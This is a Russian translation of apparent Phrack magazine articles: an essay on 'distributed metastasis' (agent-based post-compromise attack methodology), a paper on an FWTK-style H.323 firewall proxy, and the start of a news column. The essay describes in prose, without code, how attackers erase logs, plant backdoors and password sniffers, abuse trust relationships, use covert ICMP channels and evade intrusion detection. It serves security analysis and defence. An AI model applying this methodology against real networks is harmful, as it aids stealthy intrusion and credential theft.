Данные, полученные в ходе фазы сбора информации, используются для определения того, не запущены ли на каком-либо из хостов целевой сети сетевые службы с известными уязвимыми условиями, которые могут быть удалённо эксплуатируемы. Службы могут быть изначально небезопасны «из коробки» или становиться небезопасными вследствие неправильной настройки.

Методы эксплуатации службы весьма разнообразны, однако конечный результат нередко выражается либо в выполнении процесса в привилегированном контексте — например, открытие привилегированной командной строки, добавление учётной записи без пароля и т. д., — либо в раскрытии критически важной для безопасности информации, например списка зашифрованных паролей, которые впоследствии (возможно) могут быть «взломаны». Наблюдаемая доля слабых паролей в файле паролей [7] свидетельствует о том, что атака по взлому паролей, скорее всего, будет успешной.

Резюмируя: фаза эксплуатации атаки предполагает компрометацию уязвимого хоста в целевой сети (или логически связанного с ней).

## Метастаз

Фаза метастаза атаки, в том виде, в каком её определили Чесвик и Белловин, может быть логически разделена на два ключевых компонента: «консолидация» и «продолжение», описанных ниже.

### I. Компонент консолидации

После получения доступа к отдельному хосту атака продолжается компонентом консолидации метастаза.

Для атакующего крайне важно, чтобы фаза эксплуатации не была обнаружена. Атакующий должен удалить свидетельства входа на хост, убрав соответствующие записи из файлов журналов ОС и приложений безопасности. Если представится возможность, атакующий также удалит все следы, оставленные на более ранней фазе сбора информации.

В зависимости от применённого эксплойта фаза эксплуатации может не предоставить атакующему наивысшего уровня привилегий в скомпрометированной системе («root» для производных UNIX, «Administrator» для Windows NT), и в этом случае атакующий попытается повысить свои привилегии до максимального уровня. Методы повышения локального уровня привилегий нередко используют очень схожие техники, даже на разных платформах ОС. Такие уязвимости регулярно повторяются из-за программирования ОС и приложений без учёта требований безопасности. Примечательной категорией локальных эксплойтов является «переполнение буфера» [8].

Традиционно устанавливается программа для обеспечения несанкционированного удалённого доступа — иногда называемая «backdoor» («чёрный ход»). Backdoor «слушает» так же, как сетевой демон/служба, и предоставляет либо полный удалённый доступ к командной строке, либо набор конкретных действий, например загрузку/выгрузку файлов, запуск/завершение процессов и т. д.

В итоге цели компонента консолидации фазы метастаза атаки — удалить любые свидетельства фазы эксплуатации и обеспечить атакующему возможность удалённого доступа.

### II. Компонент продолжения

Компонент продолжения метастаза является наиболее концептуально интересным и трудным с точки зрения попытки построить модель действий атакующего.

Поскольку хост в целевой сети скомпрометирован, атакующий теперь может использовать как «пассивные», так и описанные ранее «активные» методы атак для углубления проникновения. Традиционно устанавливается «сниффер паролей» — сетевой монитор протоколов в неразборчивом режиме, предназначенный для регистрации имён пользователей и паролей, связанных с теми протоколами прикладного уровня, которые используют передачу открытым текстом, например Telnet, FTP, rlogin и т. д.

Неотъемлемым элементом современных корпоративных сетевых сред является концепция доверия. Источник [9] определяет доверие как:

*«[ситуацию, когда] хост ... может разрешить клиенту использовать локальный ресурс без аутентификации по паролю, хотя обычно она требуется.»*

Метастаз предполагает использование/злоупотребление отношениями доверия между скомпрометированным хостом и другими потенциальными целевыми хостами.

Вне зависимости от типа ОС хост, вероятно, участвует в нескольких отношениях доверия, нередко в области аутентификации, авторизации, удалённого доступа и общих ресурсов. Процесс эксплуатации отношений доверия включает выявление и «следование» по отношениям доверия, существующим на скомпрометированном хосте, с целью углубления проникновения. Нередко нет необходимости выполнять фазу эксплуатации атаки против других хостов целевой сети, если они

уже неявно доверяют скомпрометированному хосту в том или ином отношении.

Классический пример эксплуатации отношений доверия — подрыв команд Berkeley «R» и их конфигурационных файлов в среде UNIX: `.rhosts` и `/etc/hosts.equiv`.

## Свойства традиционной парадигмы атак

Полезно выявить те свойства, которые определяют традиционную парадигму атак, изложенную выше.

### I. Модель «один к одному», «один ко многим»

Техники сбора информации традиционно выполняются по модели «один к одному» или «один ко многим»: атакующий проводит сетевые операции либо против одного целевого хоста, либо против логической группы целевых хостов (например, подсети).

Этот процесс обычно выполняется линейно и нередко оптимизируется по скорости за счёт параллельного или многопоточного выполнения программ.

Этот линейный процесс можно визуализировать с помощью концептуально упрощённой диаграммы сетевой топологии. На рис. 1 показан атакующий хост A1, «атакующий» (то есть выполняющий фазы обнаружения хоста и/или службы атаки) единственный целевой хост T1.

```
A1 -----> T1
```

Рис. 1. Модель «один к одному»

На рис. 2 показан атакующий хост A1, атакующий несколько целевых хостов T1 ... Tn.

```
A1 -----> T1
A1 -----> T2
.
.
.
A1 -----> Tn
```

Рис. 2. Модель «один ко многим»

Обратите внимание, что хотя концепции «один к одному», «один ко многим» и т. д. весьма просты, они особенно актуальны и важны для моделирования сетевой активности, генерируемой атакующим при метастазировании по сети.

### II. Серверо-центричность

Традиционные техники удалённой эксплуатации нацелены на серверную программу, имитируя клиента, поскольку по определению [10]:

*«Парадигма обмена сообщениями "клиент/сервер" предусматривает, что сервер предоставляет службу, которую может запросить клиент... атакующий (клиент) обращается (атакует) к любому серверу, предоставляющему данную службу, и может делать это в любой момент.»*

Серверные программы, как правило, работают с повышенными привилегиями и поэтому являются выгодными целями для атаки; это удобно соответствует моделям «один к одному» и «один ко многим», описанным в пункте I.

### III. Цепочка атак

Традиционный процесс атаки нередко выстраивается в цепочку от скомпрометированного хоста к хосту в попытке скрыть «реальное» местонахождение атакующего. На рис. 3 показана атака на целевой хост T1 с атакующего хоста A1, при которой атакующий логически находится на хосте H1 и

подключён к A1 через хост H2; с T1 «видно» только соединение от A1.

H1 -----> H2 -----> A1 -----> T1

Рис. 3. Цепочка атак

#### IV. Задержка

Поскольку файлы журналов снифферов паролей традиционно записываются на диск, атакующий должен возвращаться к скомпрометированному хосту для сбора информации, которая могла бы позволить увеличить глубину проникновения.

Аналогично, атакующий должен возвращаться к скомпрометированному хосту, чтобы проксировать (выстраивать в цепочку) процесс атаки.

### Распределённый метастаз

Эти свойства, определяющие традиционную парадигму атак, поддаются развитию.

Ядро методологии распределённого метастаза — стремление использовать распределённую природу клиент/сервер современной IP-сетевой среды и выполнить логическую автоматизацию фазы метастаза традиционного процесса атаки.

Импульсом для подхода распределённого метастаза послужило наблюдение за коммерческими «сетевыми» технологиями безопасности.

Производители инструментов безопасности в большинстве своём эволюционировали от автономной модели (единый хост, например COPS [11]) к распределённой — в которой несколько встроенных агентов располагаются на топологически разрозненных хостах и передают значимую с точки зрения безопасности информацию логически централизованному «менеджеру». Эта стратегия выгодна с точки зрения:

#### I. Масштабируемости

Популяция агентов почти наверняка изменчива по природе — агенты можно добавлять и удалять со временем, тогда как менеджер остаётся неизменным. Эта модель соответствует наиболее распространённой операционной среде — инфраструктура пластична, но функция мониторинга безопасности (будем надеяться) остаётся стабильной.

#### II. Стоимости владения

Влияние единственной установки агента на хост со временем обходится дешевле как в физическом, так и в административном отношении по сравнению с многократными посещениями.

Агенты, которые можно удалённо «программировать» (то есть задавать им порядок действий) из удалённого места, позволяют быстрее менять функцию программы безопасности по всему предприятию (например, при изменении политики безопасности), чем при многочисленных установках на каждый хост.

#### III. Охвата

Используя несколько автоматизированных, полу- или полностью автономных агентов, которые могут либо регулярно запускаться по расписанию для проведения анализа безопасности, либо работать непрерывно, можно увеличить глубину охвата агентами и, следовательно, повысить вероятность обнаружения аномального (то есть значимого с точки зрения безопасности) поведения.

Хотя производители средств безопасности понимают функциональные требования, связанные с крупными инфраструктурами в плане масштабируемости и стоимости владения, атакующее

сообщество пока не в полной мере использовало эти свойства для расширения традиционной методологии атак.

## Свойства распределённого метастаза

Распределённый, агентный подход может применяться в фазе метастаза традиционной методологии атак, принося ощутимые преимущества для атакующего.

Свойства, определяющие распределённый метастаз, таковы:

### I. Агентный подход

«Backdoor», традиционно устанавливаемый в рамках этапа консолидации, в случае распределённого метастаза является удалённо управляемым агентом, схожим с теми, что применяются в сетевых инструментах безопасности.

Атакующий никогда не будет «входить в систему» в традиционном смысле на скомпрометированный хост после установки агента. Этот подход экономит время атакующего, поскольку операцию «очистки» файлов журналов, характерную для обычного входа в систему, не нужно повторять бесконечно.

### II. Модели «многие к одному», «многие ко многим»

Тогда как традиционная парадигма атак обычно использует модель «один к одному» или «один ко многим» для сбора информации, применение нескольких распределённых агентов также открывает модели «многие к одному» и «многие ко многим».

Специализированный клиент может передавать агенту «определение задачи», описывающее задачу обнаружения хоста и/или службы. Агент может возвращать результаты клиенту либо в (псевдо) реальном времени, либо по завершении задачи.

Для выполнения техник обнаружения хостов и служб, требующих низкоуровневой подделки пакетов (например, для проведения SYN-сканирования портов), наличие переносимой библиотеки генерации сетевых пакетов [12] сокращает время разработки, необходимое для реализации этой функциональности.

Как описано в [13], возможность использования нескольких исходных хостов для сбора информации о хостах, службах и топологии сети имеет преимущества в области скрытности, корреляции и скорости.

На рис. 4 и рис. 5 показаны несколько исходных хостов (агентов), используемых для сбора информации в сценариях «один ко многим» и «многие ко многим» соответственно:

```
A1 -----> T1
A2 -----> T1
.
.
.
An -----> T1
```

Рис. 4. Модель «многие к одному»

```
A1 -----> T1 ... Tn
A2 -----> T1 ... Tn
.
.
.
An -----> T1 ... Tn
```

Рис. 5. Модель «многие ко многим»

Агентам можно удалённо задать программу: либо выполнять, либо пересылать определения сканирования — функционально воспроизводя «цепочки», присущие традиционному подходу атак.

Хотя агентный подход не является принципиально обязательным для моделей «многие к одному» и «многие ко многим» при сборе информации, программный подход существенно упрощает его реализацию. Способность агента мультиплексировать определения сканирования позволяет атакующему топологически контролировать, через какие связи в сети проходит трафик, связанный с атакой.

### **III. Мониторинг в реальном времени**

Как упоминалось ранее, задержка возникает, когда атакующий хочет использовать скомпрометированный хост для дальнейших атак и собрать файлы журналов программ сбора данных — таких как снифферы паролей и регистраторы нажатий клавиш.

В распределённой модели собранные данные, такие как пары имя пользователя/пароль, могут передаваться в (псевдо) реальном времени в удалённое место, и, как было показано, этот процесс может быть выстроен в цепочку через несколько скомпрометированных хостов.

Встроенная функциональность сниффинга паролей может быть расширена для поддержки сопоставления с образцом в стиле регулярных выражений, которое, опять же, благодаря преимуществам агентного подхода, можно будет программировать удалённо.

Концептуально не существует ограничений на количество или тип данных, которые могут собирать и пересылать агенты. Возможные области интереса для атакующего могут включать паттерны активности пользователей, а также метрики использования хостов и сети.

### **IV. Минимальный след**

В традиционной парадигме атак (хотя это зависит от применяемого backdoor) атакующий подвергается риску обнаружения при повторном входе на ранее скомпрометированный хост — в промежутке между входом в систему и удалением свидетельств этого входа. При агентном подходе фаза консолидации никогда не должна повторяться после установки агента.

### **V. Коммуникация**

Скрытые каналы между агентами и менеджерами, а также между агентами можно создавать с помощью техник стеганографии. Источник [14] описывает повсеместный характер трафика ICMP в TCP/IP-сетях и то, что он впоследствии может использоваться для туннелирования информации, которая (внешне) выглядит безобидной.

Используя столь повсеместный транспорт, возможность взаимодействия между широко разрозненными агентами с меньшей вероятностью будет нарушена сетевыми устройствами, реализующими политику управления сетевым трафиком, — например, фильтрующими маршрутизаторами, межсетевыми экранами и т. д.

Конфиденциальность и целостность можно обеспечить с помощью криптографии.

### **VI. Клиенто-центричность**

Структура традиционной методологии атак предрасполагает к серверо-центричным атакам — атакам, пытающимся подорвать сервер, имитируя клиента. При распределённом подходе, когда встроенный агент находится на сервере, клиентские запросы к этому серверу могут, следовательно, перехватываться и подрываться.

## **Монокультура**

Как описано выше, в основе распределённого метастаза лежит агентный подход. Логическое следствие — атакующий должен создать функциональный агент для каждого варианта ОС, который может встретиться в целевой среде (и компрометацию которого считает желательной). Признаём, что это требует начальных временных и интеллектуальных инвестиций от атакующего; однако преобладание «монокультурных» ИТ-сред упрощает эту задачу. Кроме того, кроссплатформенные языки программирования, такие как Java, делают кроссплатформенную совместимость реализуемой.

В областях экологии и биологии «монокультура» обозначает доминирование единственного вида в среде — состояние, считающееся патологически нестабильным. Экономия на масштабе делает монокультурные установки привлекательными — вероятно, достигается большая краткосрочная эффективность, и поэтому большинство крупных организаций тяготеют к монокультурным установкам, использующим один-два ключевых типа ОС.

## **Аналогия с интернет-червём**

Подход распределённого метастаза имеет сходство с методом распространения, использовавшимся интернет-«червём» [15], — пролиферацией удалённых агентов. Оказавшись на заражённом хосте, экземпляр интернет-червя пытался установить связь с внешней сущностью, хотя впоследствии было высказано мнение, что это являлось намеренной попыткой сбить с толку людей, пытавшихся произвести обратную разработку червя.

Комбинированная форма атаки, в которой червь используется как вектор для засева агентов, которыми затем можно управлять удалённо, увеличила бы скорость проникновения, однако, вероятно, была бы менее управляемой, если только червь специально не ограничивался по целям и скорости распространения — возможно, с использованием механизма «управления близостью», схожего с тем, что применяется в сканере сетевых уязвимостей SATAN [16].

## **Вызов для инструментов мониторинга состояний и событий**

Обнаружили бы сегодняшние инструменты мониторинга состояний и событий атаку с распределённым метастазом? Очевидно, ответ зависит от распространённости, сложности и конфигурации этих инструментов в целевой среде.

Если атакующий может скомпрометировать хост и удалить свидетельства атаки, инструменты мониторинга состояния не обнаружат враждебную активность, если она приходится на промежутки между плановыми сканированиями. Хостовые IDS, в зависимости от метода эксплуатации и повышения привилегий, применённого атакующим, могут обнаружить атаку. Очевидно, что в технической архитектуре безопасности следует применять как инструменты мониторинга состояния, так и мониторинга состояния в реальном времени (иначе — обнаружение вторжений).

Атаки по модели «многие ко многим» и «многие к одному» с меньшей вероятностью будут обнаружены сетевыми системами обнаружения вторжений (N-IDS), чем при использовании линейной модели. Техники, описанные в [17], могут быть реализованы для уклонения от N-IDS.

Как обсуждалось, при агентном подходе, после установки и скрытия агента, вторжение с меньшей вероятностью будет обнаружено по сравнению с постоянным повторным посещением хоста (например, через Telnet), как в традиционной методологии атак. Если агент установлен и скрыт, и не обнаружен на раннем этапе, с этого момента он вряд ли будет раскрыт.

Для ОС с «открытым исходным кодом» (например, OpenBSD, Linux и т. д.) агент может быть даже внедрён непосредственно в ядро. Аналогично, любая ОС, допускающая загрузку модулей ядра во

время выполнения, может быть скомпрометирована таким образом.

Для усложнения обнаружения, возможно, могут применяться полиморфные техники (ср. полиморфные штаммы вирусов).

## Новая архитектура для сканирования уязвимостей

Использование распределённой агентной модели даёт коммерческим производителям технологий сетевого сканирования уязвимостей ряд преимуществ. Распределённая модель позволила бы создавать локализованные «зоны полномочий» (то есть делегирование полномочий), облегчила бы сбор информации за NAT (и межсетевыми экранами при соответствующей настройке) и преодолела бы ограничения полосы пропускания, обусловленные топологией сети.

Цепочка информации позволила бы создать иерархическую систему отчётности и обмена сообщениями, в отличие от «плоской» иерархии, реализованной в большинстве инструментов сегодня.

На данный момент автору не известны коммерческие (или бесплатные) сканеры уязвимостей, применяющие описанную распределённую архитектуру.

## Заключение

Хотя существуют некоторые заметные удалённо программируемые встроенные агенты [14] [18] [19], они не были в полной мере использованы для продолжения парадигмы удалённых атак.

Для атакующего существуют значительные преимущества в применении распределённой методологии проникновения, основанной на агентном подходе; эти преимущества не так уж отличаются от преимуществ, доступных при использовании распределённых, в противовес статическим, инструментов мониторинга состояний и событий безопасности.

Распределённый метастаз — по сравнению с традиционной парадигмой атак — является нетривиальной методологией компьютерного проникновения, преимущества которой, по всей видимости, будут считаться стоящими затраченных усилий лишь небольшим меньшинством квалифицированных атакующих; однако стратегически эти преимущества могут оказаться весьма значительными.

## Список литературы

- [1] William R. Cheswick & Steven M. Bellovin, «Firewalls and Internet Security», Addison-Wesley, 1994.
- [2] Andrew J. Stewart, «Evolution in Network Contour Detection», 1999.
- [3] Roland J. Schemers III, «fping», Stanford University, 1992.
- [4] Michael Schiffman & David Goldsmith, «Firewalking - A Traceroute-Like Analysis of IP Packet Responses to
- [5] David C. M. Wood, Sean S. Coleman, & Michael F. Schwartz, «Fremont: A System for Discovering Network Char
- [6] Merit GateD Consortium, «ripquery - query RIP gateways», 1990-1995, [www.gated.org](http://www.gated.org).
- [7] Daniel V. Klein, «Foiling the Cracker; A Survey of, and Improvements to Unix Password Security», Proceedi
- [8] Aleph One, «Smashing The Stack For Fun And Profit», Phrack Magazine, Volume 7, Issue 49, File 14 of 16, 1
- [9] Dan Farmer & Wietse Venema, «Improving the Security of Your Site by Breaking Into it», 1993, [www.fish.com](http://www.fish.com)
- [10] Michael D. Schiffman, Index, Phrack 53, Volume 8, Issue 53, Article 01 of 15, 1998, [phrack.org](http://phrack.org).

- [11] Dan Farmer, «COPS», 1989, [www.fish.com](http://www.fish.com).
- [12] Michael D. Schiffman, «Libnet», 1999, [www.packetfactory.net](http://www.packetfactory.net).
- [13] Stephen Northcutt, «SHADOW Indications Technical Analysis - Coordinated Attacks and Probes», Navel Surface Warfare Center, 1999, [www.navy.mil](http://www.navy.mil).
- [14] Michael D. Schiffman, «Project Loki», Phrack 49, File 06 of 16, 1996, [phrack.org](http://phrack.org).
- [15] Eugene H. Spafford, «The Internet Worm Program: An Analysis», Purdue University, 1988.
- [16] Dan Farmer & Weitse Venema, «SATAN», 1995, [www.fish.com](http://www.fish.com).
- [17] Thomas H. Ptacek & Timothy N. Newsham, «Insertion, Evasion, and Denial of Service: Eluding Network Intruders», 1996, [www.cba.hawaii.edu](http://www.cba.hawaii.edu).
- [18] Cult of the Dead Cow, «Back Orifice 2000 (a.k.a. BO2K)», 1999, [www.bo2k.com](http://www.bo2k.com).
- [19] Greg Hogland et al, 1999, [www.rootkit.com](http://www.rootkit.com).

# Альтернативный подход к проектированию межсетевых экранов с поддержкой H.323

**Автор:** Dan Moniz

---

К делу:

*«Таким образом говорится: тот, кто знает врага и знает себя, не окажется в опасности и в ста сражениях. Тот, кто не знает врага, но знает себя, будет иногда побеждать, а иногда терпеть поражение. Тот, кто не знает ни врага, ни себя, неизменно будет терпеть поражение в каждой битве.»*

— Сунь-цзы

Династия Чжоу, период Воюющих царств Китая (ок. 403 г. до н.э.)

*«Если ваша собственная сила проницательности достаточно велика, состояние дел во всём станет для вас очевидным. Достигнув полного самостоятельного мастерства в боевых искусствах, вы сможете разгадывать умы противников и находить множество путей к победе. Это требует труда.»*

— Синмэн Мусаси-но-Ками, Фудзивара-но-Гэнсин (Миямото Мусаси)

Эпоха Токугава, Третье сёгунское правительство Японии (ок. 1643 г. н.э.)

*«Лучше один удар киркой, чем тысяча ударов мотыгой.»*

— Чан Тхай Тонг (первый король династии Чан)

Династия Чан во Вьетнаме (1225–1400 гг. н.э.)

---

## Аннотация

В данной статье кратко описываются основы стандарта H.323, затем рассматривается безопасность H.323 в контексте сетевого картографирования, предлагается возможное решение, которое сравнивается с другими существующими подходами, после чего формируется базовая концептуальная основа для предложенного решения.

---

## Расширенная аннотация

Использование приложений H.323 порождает серьёзные проблемы с безопасностью межсетевых экранов и масштабируемостью на всех уровнях. В данной статье описывается компромиссное решение между использованием HFCI (единовременный черновик Internet Draft, находившийся в стадии разработки и впоследствии истёкший) и универсальным, но столь же функциональным решением наподобие SOCKS. Основное внимание уделяется раскрытию сетевой информации и базовому управлению доступом, а также управлению весьма сложной природой соединений и содержимого H.323. Статья завершается аннотированным списком литературы и призывает читателя глубже изучить данную тему. Автор также предлагает разработать прокси, описанный в статье, и излагает цели проекта; исходный код и прочие материалы планируется опубликовать в следующей статье.

---

## Введение

H.323, стандарт ITU-T, является доминирующим стандартом для передачи голоса по IP (VoIP), который телекоммуникационное сообщество рассматривает для построения IP-сетей передачи данных, применяемых в телефонии. Возможность мультиплексирования, самовосстанавливающаяся природа IP-сетей и потенциал новых услуг с добавленной стоимостью — основные причины, по которым телефония интегрируется в сферу передачи данных.

Все IP-сети небезопасны. Из-за лёгкости, с которой в сеть могут быть внедрены посторонние элементы, открытые сетевые архитектуры явно нежизнеспособны. Закрытые сетевые архитектуры также никому не приносят пользы, особенно при использовании H.323, поскольку данный стандарт весьма требователен как к количеству соединений, так и к тщательности их обработки.

Дополнительная информация об H.323 содержится в источниках, перечисленных в конце статьи. Предполагается базовое знакомство читателя со стандартом, типовыми реализациями и приложениями H.323.

---

## Проблема

H.323 весьма ресурсоёмок с точки зрения портов: он требует четырёх UDP-потоков (по два для RTP и RTCP) и предъявляет конкретные требования к номерам используемых портов. Порты RTP должны быть смежными чётными номерами, а порты RTCP — смежными нечётными. Кроме того, эти потоки крайне кратковременны, поэтому поддержание корректного состояния является серьёзной проблемой на стороне UDP. H.323 также использует TCP-соединения для установки вызова и сопутствующих операций.

Данный стандарт никогда не предназначался для связи в крупных сетях, решения задач переносимости локальных номеров или взаимодействия с ненадёжными сетями. При использовании ненадёжной сети в контексте пиринга H.323 необходимо учитывать, что планы набора закодированы в ASN.1, а сетевая архитектура IP должна быть передана каждому шлюзу и привратнику (gatekeeper), которые будут принимать вызовы и управлять ими. Для параноидального RBOC или LEC это неприемлемо. Следовательно, необходимо выполнять NAT и очистку ASN.1. Также следует предусмотреть жизнеспособный способ ведения учёта CDR и VAS, однако это выходит за рамки данной статьи.

Типичные решения для H.323 предполагали открытие всех UDP-портов — очевидно, крайне нежелательная ситуация. В 1997 году компания Intel опубликовала техническое описание (упомянутое в библиографии), в котором изложены проблемы, связанные с проксированием H.323 эффективным и безопасным способом. Недавно Internet Draft, подготовленный С. Мерсером и А. Молитором совместно с М. Харри и Т. Нго, описал интерфейс управления межсетевым экраном H.323 (H.323 Firewall Control Interface, HFCI). Срок действия этого Internet Draft истёк в июне 1999 года; здесь он упоминается исключительно как документ, некогда находившийся в стадии разработки.

HFCI предложил идею создания универсального API для проксирования H.323 в специализированной системе шлюзов H.323. Общая идея состояла в разработке HFCI таким образом, чтобы H.323 мог открывать «точечные отверстия» (pinholes) в межсетевом экране, вместо того чтобы требовать полного открытия всех UDP-портов.

Текущие исследования и мнения специалистов отрасли свидетельствуют о растущей тенденции к отказу от HFCI как специализированного прокси-решения в пользу чего-то более универсального, например SOCKS, поскольку архитектура HFCI во многом дублирует функциональность SOCKS.

Автор предлагает идею о том, что шлюз, выполненный в стиле FWTK, является приемлемым и, пожалуй, более управляемым решением, чем специализированный интерфейс или универсальный прокси. Преимущества данной модели, подробно рассмотренные далее в статье, включают компромисс между полностью универсальным и специализированным шлюзом, простую интеграцию с существующими межсетевыми экранами, а также сохранение централизованного управления.

---

## Синтез

После вышесказанного необходимо дать (весьма) краткое пояснение. Как демонстрируют Д. Брент Чэпмен и Элизабет Д. Цвики на страницах 200–205 книги *\_Building Internet Firewalls\_*, между системами проксирования в стиле SOCKS и FWTK существуют определённые различия. Для целей данной статьи предполагается, что детали предложенного проекта HFCI во многом воспроизводят функциональность SOCKS, применённую к конкретной среде (H.323 и смежным технологиям), что подтверждается исследованиями и текущими обсуждениями с инженерами отрасли.

Кроме того, некоторые специалисты считают, что стандарт RFC наподобие SOCKS приносит H.323 большую непосредственную пользу, не видя необходимости в специализированном автономном решении, и что SOCKS достаточно гибок для работы с H.323 с минимальными затратами.

Это разумная позиция. Организации, использующие прокси на основе SOCKS, могут интегрировать приложения H.323 в своё предприятие без необходимости поддерживать совершенно новый продукт или интерфейс. Применение существующих стандартов существенно снижает накладные расходы при незначительной дополнительной настройке.

Возвращаясь к различиям между SOCKS и FWTK, приведём следующий сравнительный перечень:

- SOCKS — универсальное решение, обслуживающее всё подряд. Каждый клиент, адаптированный для SOCKS, работает через прокси SOCKS и подключается к серверу на стороне бэкенда.
- FWTK использует несколько меньших, специализированных для конкретных приложений прокси. Клиенты подключаются к соответствующему прокси FWTK, а затем — к серверу на стороне бэкенда.
- SOCKS требует модифицированного клиентского кода.
- FWTK предоставляет «из коробки» возможность использовать как модифицированный клиентский код, так и модифицированные пользовательские процедуры для ряда распространённых приложений (например, FTP), а для других приложений допускает только один из вариантов (например, только модифицированные пользовательские процедуры для telnet).
- SOCKS является стандартом RFC.
- FWTK — неподдерживаемый инструментарий, распространяемый под свободной лицензией от TIS.

Существуют и другие различия — читателю рекомендуется загрузить свободно доступные копии обеих систем и поэкспериментировать.

Суть идеи состоит в том, что H.323 хорошо подходит для шлюза приложений в стиле FWTK: шлюз может быть написан так, чтобы органично вписываться в FWTK и поддерживать H.323. Это даёт

ряд существенных преимуществ перед использованием HFCI или SOCKS:

- FWTK исповедует философию, согласно которой небольшой и доказуемо безопасный прокси для каждого распространённого сервиса работает хорошо.
- Методология FWTK обеспечивает легко управляемую конфигурацию межсетевого экрана. HFCI — совершенно новый интерфейс, тогда как FWTK и его коммерческий производный продукт Gauntlet прошли проверку в реальных условиях.
- Системы балансировки нагрузки могут использоваться для создания многосистемных межсетевых экранов. Поскольку архитектура FWTK предполагает наличие специализированного шлюза для каждого приложения, а не универсального, можно развернуть несколько машин, каждая из которых обслуживает конкретное приложение и его прокси. Это особенно целесообразно в крупных организациях, через которые проходит большой объём трафика H.323.
- FWTK может быть реализован на обоих (всех) концах сети. Входящие прокси могут передавать трафик важной внутренней инфраструктуре H.323, которая, в свою очередь, может передавать «готовый продукт» только исходящим прокси (хотя это не является идеей, специфичной для FWTK, и применимо также к SOCKS).
- Модель FWTK склонна к централизованному управлению, но также к живучести и отказоустойчивости. Структура «один прокси — одно приложение» гарантирует, что, например, при падении ftp-gw шлюз h323-gw (условное название) останется в работе.
- FWTK стимулирует специализированную фокусировку каждого шлюза благодаря принципу «один прокси — одно приложение». Это означает, что высокоэффективный прокси может быть написан для поддержки H.323 наиболее эффективным из возможных способов — что было одной из целей предложения HFCI, — и при этом органично интегрироваться с типовыми решениями межсетевых экранов, что стоит за стремлением использовать SOCKS.

Такие вопросы, как возможность выполнения требуемого уничтожения/реконструкции пакетов «на лету» для предотвращения раскрытия сетевой информации, рассматриваются в данной статье лишь в том контексте, что предложенное прокси-решение в стиле FWTK достигнет этой цели при наличии достаточно быстрого аппаратного обеспечения и оптимизированных процедур. Реальным узким местом здесь является пакетный движок. Эту возможность обеспечивает и SOCKS. Основными переменными являются аппаратные вопросы и ожидаемый объём трафика.

Тем не менее автор считает, что данное предложение демонстрирует приемлемый компромисс между принятием совершенно нового специализированного интерфейса (такого как HFCI) и чрезмерно универсального решения (SOCKS), оставаясь при этом в рамках традиционной методологии межсетевых экранов.

В настоящее время автор совместно с ценным коллегой ведёт проект по разработке предложенного в этой статье решения и его проверке на предмет соответствия принятым выше допущениям. При отсутствии лицензионных ограничений и нехватки времени будет опубликована новая статья с результатами проекта, новыми выводами и исходным кодом предложенного прокси по завершении работы.

Как всегда, комментарии и замечания по данной работе и изложенным идеям приветствуются.

---

## Оговорки

В данной статье не рассматриваются другие стандарты, конкурирующие с H.323, такие как SIP. Несмотря на то что исследования SIP и других смежных стандартов/протоколов действительно

проводились, они остаются за рамками настоящей статьи. SIP вполне может оказаться лучшим выбором для тех, кто желает войти в мир VoIP-сервисов. Автор призывает всех читателей самостоятельно изучить данную область и разработать собственные решения.

В статье явно не затрагивается вопрос полного раскрытия сетевой информации — одна из наиболее серьёзных проблем при использовании H.323. Читателю предлагается обратиться к списку литературы за подходящими материалами. Вместе с тем двухшлюзовая архитектура (один шлюз обрабатывает входящий трафик, другой — исходящий) позволяет легко справиться с этой проблемой. Главная трудность по-прежнему связана с обработкой ASN.1 и отсутствием у него фиксированных байтовых смещений. По мнению автора, это становится более серьёзной проблемой лишь в ситуациях с высокой нагрузкой, а новые пакетные движки разрабатываются с целью оптимизации производительности и корректности, что позволит снизить остроту данной проблемы.

---

## Список литературы

1. H.323 Peering Proxies by Kiad <cameo@kiad.net>  
(URL: <http://neith.net/h.323/kiad/proxies.txt>)

В этой работе заложена основа для понимания проблемы раскрытия сетевой информации и объяснены трудности, с

2. Building Internet Firewalls by D. Brent Chapman and Elizabeth D. Zwicky.  
(ISBN: 1-56592-124-0)

Использовалась как канонический справочник по различиям между SOCKS и FWTK. Непреднамеренно послужила импу

3. The Problems and Pitfalls of Getting H.323 Safely Through Firewalls by Intel.  
(URL: [http://support.intel.com/support/videophone/trial21/h323\\_wpr.htm](http://support.intel.com/support/videophone/trial21/h323_wpr.htm))  
(URL: [ftp://ftp.intel.com/pub/H.323/DOCS/h323\\_and\\_firewalls\\_wp.doc](ftp://ftp.intel.com/pub/H.323/DOCS/h323_and_firewalls_wp.doc))  
(Also: <http://support.intel.com/support/videophone/trial21/h323faq.htm>)

Предварительное техническое описание с изложением ключевых проблем взаимодействия H.323 с межсетевыми экра

4. H.323 Firewall Control Interface (HFCI) by S. Mercer, et. al.  
(I-D title: `draft-rfcd-info-merc-00.txt`)

Обратите внимание: срок действия данного Internet Draft истёк в июне 1999 года; здесь он упоминается исклю

5. The Art of War by Sun Tzu (translated by Ralph D. Sawyer)  
(ISBN: 0-8133-1951-X)
6. The Book of Five Rings by Miyamoto Musashi (translated by Thomas Cleary)  
(ISBN: 0-87773-868-8)
7. Zen Keys by Thich Nhat Hanh  
(ISBN: 0-385-47561-6)

Вдохновляющие материалы, все достойны прочтения.

---

----[ EOF

# Phrack World News

**Автор:** disorder

Как я говорил в Phrack 54, с ростом количества новостей в сети по темам безопасности, хакеров и других тем PWN, становится всё сложнее держать читателей Phrack в курсе всего происходящего. Чтобы справиться с этой проблемой, PWN будет включать больше статей, но только их значимые части (или те части, о которых я хочу вернуть умное замечание). Если вы хотите прочитать статью полностью, загляните в архивы ISN (InfoSec News) по адресу:

<http://www.landfield.com/isn/>

Если вам нужны своевременные новости с меньшим количеством острых комментариев, вы всегда можете подписаться на ISN, отправив письмо на [listserv@securityfocus.com](mailto:listserv@securityfocus.com) с текстом

'subscribe isn firstname lastname'

в теле письма. Ещё один отличный источник ежедневных новостей — Hacker News Network (HNN @ [www.hackernews.com](http://www.hackernews.com)).

Новости, включённые в этот выпуск, охватывают события, произошедшие после предыдущего выпуска Phrack World News (Phrack Magazine V. 8, #54, 25 декабря 1998 г. ISSN 1068-1035).

Если захотите прислать мне любовные письма, пожалуйста, поставьте в копию [mcintyre@attrition.org](mailto:mcintyre@attrition.org) и скажите ему "get jiggy on your wiggy". Если хотите написать моему коту — не надо, он вас ненавидит, потому что вы жалкие. Мяу.

Этот выпуск PWN посвящён федеральным агентам с ограниченными умственными способностями, малолетним идиотам, запускающим готовые скрипты за неимением реальных навыков... то есть «хакерам», и откровенной тупости. Этот выпуск вам принесли буквы Н, У, Ж, Н, О и Е.

---

- 0x01: Состояние дефейсов
